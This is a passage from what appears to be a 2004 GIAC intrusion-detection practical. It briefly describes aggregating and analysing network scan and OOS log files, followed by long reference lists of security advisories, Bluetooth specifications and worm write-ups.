
I took the entire scans.all file and loaded it into Sawmill for further analysis. After taking a look at the Sawmill output I manually performed grep commands on the scans files to help me determine where critical servers were located as well as identify external sources of concern.

For the OOS files I again aggregated all of the files:

```
cat oos_report_040305 oos_report_040306 oos_report_040307 oos_report_040308
oos_report_040309
```

I then used scripts taken from Mike Poor's practical[12] to help me analyze the top sources and destinations.

Link Diagram:



Part III References:

1. http://www.giac.org/practical/GCIA/Donald_Parker_GCIA.pdf (25 Mar 2004).
2. http://www.protocols.com/pbook/novel.htm#NCP (25 Mar 2004).
3. http://isc.incidents.org/port_details.html?port=6129 (25 Mar 2004).
   http://secunia.com/advisories/11205/ (25 Mar 2004).
   http://www.kb.cert.org/vuls/id/909678 (25 Mar 2004).
4. http://support.microsoft.com/default.aspx?scid=%2Fservicedesks%2Fwebcasts%2Fen%2Fwc112399%2Fwct112399.asp (25 Mar 2004).
5. http://www.giac.org/practical/GCIA/Carl_Madzelan_GCIA.pdf (25 Mar 2004).
6. http://www.portsdb.org (25 Mar 2004).
7. http://www.networksorcery.com/enp/protocol/ip/ports03000.htm (25 Mar 2004).
8. http://www.securityfocus.com/bid/8615/info/ (25 Mar 2004).

9. http://www.cert.org/advisories/CA-98.11.tooltalk.html (25 Mar 2004).
10. http://wwwa.accuweather.com/adcbin/public/index.asp?partner=accuweather (25 Mar 2004).
11. http://www.robertgraham.com/pubs/firewall-seen.html#subseven (25 Mar 2004).
12. http://www.giac.org/practical/Mike_Poor_GCIA.doc (25 Mar 2004).
13. http://adsltech.7host.com/forum/forum_posts.asp?TID=2120&get=last (25 Mar 2004).
14. http://www.gameranger.com/help/ports/ (25 Mar 2004).
15. http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.html (25 Mar 2004).
16. http://securityresponse.symantec.com/avcenter/venc/data/w32.hllw.lovgate.j@mm.html (25 Mar 2004).
17. http://www.mdgx.com/xp2.htm (25 Mar 2004).
18. http://packetstormsecurity.nl/Netware/adv_novellleak.txt (25 Mar 2004).

Full List of References:

Part I References:

1. Bluetooth Specification v1.1
http://qualweb.bluetooth.org/Content2/DownloadExecute.cfm?RevisionHistoryID=576&FileName=Bt_V11_Profiles_22Feb01.zip (22 Feb 2001).

2. Bluetooth Specification v1.1
Page 142 (22 Feb 2001).

3. Bluetooth Specification v1.1
Page 158 (22 Feb 2001).

4. http://www.bryte.net/sections/snieuws.asp?item=258&section=16 (25 Mar 2004).

5. http://authors.phptr.com/bluetooth/bray/pdf/cr_ch16.pdf Page 10(2001).

6. http://www.howardforums.com/showthread.php?s=57658a98fb308e6754e7c4eb4b79dfba&threadid=226050 (24 Oct 2003).

7. How to BlueZ for Linux http://bluez.sourceforge.net/howto/node2.html (30 Apr 2002).

8. http://www.freebsd.org/doc/en/books/handbook/network-bluetooth.html (25 Mar 2004).

9. http://www.geocities.com/m_evmenkin/ (25 Mar 2004).

10. Collin Mulliner. http://www.betaversion.net/btdsd/ (14 Feb 2004).

11. Ollie Whitehouse. http://www.atstake.com/research/tools/info_gathering/#redfag (15 Oct 2003).

12. http://standards.ieee.org/regauth/oui/index.shtml (30 Jan 2004).

13. Man page for obexapp by Maksim Yevmenkin (man obexapp).

14. Full Disclosure post by Pentest. http://lists.netsys.com/pipermail/full-disclosure/2003-November/013735.html (13 Nov 2003).

15. http://www.bluestumbler.org/ (13 Feb 2004).

16. Kotadia, Munir. ZDNet UK Bluetooth. 11 Feb 2004. http://news.zdnet.co.uk/internet/0,39020369,39146123,00.htm (25 Mar 2004).

17. http://heise.de/newsticker/meldung/42969(Page is in German, used http://babelfish.altavista.com to translate to English) (16 Dec 2003).

18. http://www.pentest.co.uk/documents/ptl-2004-01.html (26 Nov 2003).

19. http://vivien.franken.de/~alex/soft/btnotify/ (7 Jan 2004).

20. http://www.catc.com/products.html

21. http://www.irda.org/standards/pubs/IrMC_v1p1Specs_Errata001024.zip (1999).

Part II Trace 1 References:

1. Snort configuration file and documentation
2. http://secunia.com/advisories/10012/ (25 Mar 2004).
3. http://idabench.ists.dartmouth.edu/ (25 Marc 2004).
4. Zhang, Zhen. “Data Mining Approach for Network Intrusion Detection. 24 April 2002. http://gaia.ecs.csus.edu/~wang/ppt/ids.ppt (25 Mar 2004).

Part II Trace 2 References:

1. http://www.snort.org/snort-db/sid.html?sid=498
2. man page for uname (man uname).
3. http://secunia.com/advisories/7196/ (25 Mar 2004).
4. http://www.securityfocus.com/bid/5531 (25 Mar 2004).
5. Sun Solaris 7.0 patch:
   Sun Patch 107475-04
   http://sunsolve.sun.com (25 Mar 2004).
6. http://secunia.com/advisories/search/score/?search=openssh (25 Mar 2004).

Part II Trace 3 References:

1. http://www.incidents.org/logs/Raw/README (25 Mar 2004).
2. http://216.239.39.104/search?q=cache:j_2WD8nc_zQJ:www.giac.org/practical/gsec/Bhavin_Bhansali_GSEC.pdf+man+in+the+middle+attack&hl=en&ie=UTF-8 (25 Mar 2004).
3. http://members.cox.net/~ndav1/self_published/TTL_values.html (25 Mar 2004).
4. http://www.insecure.org (25 Mar 2004).
5. ftp://ftp.win.ne.jp/pub/misc/ (25 Mar 2004).
6. http://www.openproxies.com (25 Mar 2004).
7. King, Rawlson. “Open Proxies Threaten Internet.” 19 Feb 2004. http://thewhir.com/king/open-proxies.cfm (25 Mar 2004).

Part III References:

1. http://www.giac.org/practical/GCIA/Donald_Parker_GCIA.pdf (25 Mar 2004).

2. http://www.protocols.com/pbook/novel.htm#NCP (25 Mar 2004).
3. http://isc.incidents.org/port_details.html?port=6129 (25 Mar 2004).
   http://secunia.com/advisories/11205/ (25 Mar 2004).
   http://www.kb.cert.org/vuls/id/909678 (25 Mar 2004).
4. http://support.microsoft.com/default.aspx?scid=%2Fservicedesks%2Fwebcasts%2Fen%2Fwc112399%2Fwct112399.asp (25 Mar 2004).
5. http://www.giac.org/practical/GCIA/Carl_Madzelan_GCIA.pdf (25 Mar 2004).
6. http://www.portsdb.org (25 Mar 2004).
7. http://www.networksorcery.com/enp/protocol/ip/ports03000.htm (25 Mar 2004).
8. http://www.securityfocus.com/bid/8615/info/ (25 Mar 2004).
9. http://www.cert.org/advisories/CA-98.11.tooltalk.html (25 Mar 2004).
10. http://wwwa.accuweather.com/adcbin/public/index.asp?partner=accuweather (25 Mar 2004).
11. http://www.robertgraham.com/pubs/firewall-seen.html#subseven (25 Mar 2004).
12. http://www.giac.org/practical/Mike_Poor_GCIA.doc (25 Mar 2004).
13. http://adsltech.7host.com/forum/forum_posts.asp?TID=2120&get=last (25 Mar 2004).
14. http://www.gameranger.com/help/ports/ (25 Mar 2004).
15. http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.html (25 Mar 2004).
16. http://securityresponse.symantec.com/avcenter/venc/data/w32.hllw.lovgate.j@mm.html (25 Mar 2004).
17. http://www.mdgx.com/xp2.htm (25 Mar 2004).
18. http://packetstormsecurity.nl/Netware/adv_novellleak.txt (25 Mar 2004).